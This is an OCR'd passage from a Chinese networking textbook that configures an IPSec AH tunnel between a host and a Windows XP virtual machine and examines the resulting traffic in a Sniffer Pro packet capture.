


图 3-20　设置源和目的 IP 地址




图 3-21　新添加的筛选器操作

共享的密钥”→单击“上移”按钮将其移动到第一的位置(见图 3-22)→单击“应用”按钮→单击“确定”按钮，至此本机端设置完成。

第二步：开通 Windows XP 虚拟机的 IPSec 通道。

开通 Windows XP 虚拟机的 IPSec 通道(步骤同上)，只是源和目的 IP 地址进行了对换，见图 3-23。



图 3-22　设置的预共享密钥




图 3-23　设置源和目的 IP 地址

第三步：在本机和 Windows XP 虚拟机指派安全策略。

在本机指派 AA 安全策略，右击 AA→选择“指派”，同样指派 Windows XP 虚拟机上的 BB 安全策略。至此本机和 Windows XP 虚拟机之间的 IPSec 通道开通完成，在这两台主机之间传输的数据都将受到 AH 协议的完整性保护，如图 3-24 和图 3-25 所示。




图 3-24　在本机指派 AA 安全策略





图 3-25　在 Windows XP 虚拟机指派 BB 安全策略

第四步：在本机浏览 Windows XP 虚拟机的网页，同时使用 Sniffer Pro 捕获、分析数据。

使用 Sniffer Pro 捕获的数据包如图 3-26 所示，从中可以清楚看到 IKE 协商过程和 AH 的通信过程。



8	CCPC-A6E3DA4A51	[192.168.111.2]	ISAKMP: Header
9	[192.168.111.2]	CCPC-A6E3DA4A51	ISAKMP: Header
10	CCPC-A6E3DA4A51	[192.168.111.2]	ISAKMP: Header
11	[192.168.111.2]	CCPC-A6E3DA4A51	ISAKMP: Header
12	CCPC-A6E3DA4A51	[192.168.111.2]	ISAKMP: Header
13	[192.168.111.2]	CCPC-A6E3DA4A51	ISAKMP: Header
14	CCPC-A6E3DA4A51	[192.168.111.2]	ISAKMP: Header
15	[192.168.111.2]	CCPC-A6E3DA4A51	ISAKMP: Header
16	CCPC-A6E3DA4A51	[192.168.111.2]	ISAKMP: Header
17	[192.168.111.2]	CCPC-A6E3DA4A51	ISAKMP: Header
18	CCPC-A6E3DA4A51	[192.168.111.2]	TCP: D=80 S=1454 SYN SEQ=3032837176 LEN=0 WIN=65535
19	[192.168.111.2]	CCPC-A6E3DA4A51	TCP: D=1454 S=80 SYN ACK=3032837177 SEQ=4036984578 LEN=0 WIN=64240
20	CCPC-A6E3DA4A51	[192.168.111.2]	TCP: D=80 S=1454 ACK=4036984579 WIN=65535
21	CCPC-A6E3DA4A51	[192.168.111.2]	HTTP: C Port=1454 GET /index.asp HTTP/1.1
22	[192.168.111.2]	CCPC-A6E3DA4A51	HTTP: R Port=1454 HTTP/1.1 Status=OK-2262 bytes of content
23	[192.168.111.2]	CCPC-A6E3DA4A51	HTTP: Continuation of frame 22;1003 Bytes of data
24	CCPC-A6E3DA4A51	[192.168.111.2]	TCP: D=80 S=1454 ACK=4036987018 WIN=65535
25	CCPC-A6E3DA4A51	[192.168.111.2]	HTTP: C Port=1454 GET /css.css HTTP/1.1
26	[192.168.111.2]	CCPC-A6E3DA4A51	HTTP: R Port=1454 HTTP/1.1 Status=Not Found-3780 bytes of content
27	[192.168.111.2]	CCPC-A6E3DA4A51	HTTP: Continuation of frame 26;1436 Bytes of data
28	CCPC-A6E3DA4A51	[192.168.111.2]	TCP: D=80 S=1454 ACK=4036989890 WIN=65535
29	[192.168.111.2]	CCPC-A6E3DA4A51	HTTP: Continuation of frame 26;1071 Bytes of data

图 3-26　使用 Sniffer Pro 查看到的 IPSec 通信过程

从图 3-26 可以看出，传输的数据包没有进行加密，但具体查看通信数据会发现每个数据包中都加入了一个 AH 首部。图 3-27 为本机发给 Web 服务器的一个数据包，可以看到在 IP 首部后面增加了 24 字节的 AH 首部，各字段含义如图 3-27 所示，其中 12 字节的鉴别数据保证了整个 IP 数据报的完整性。

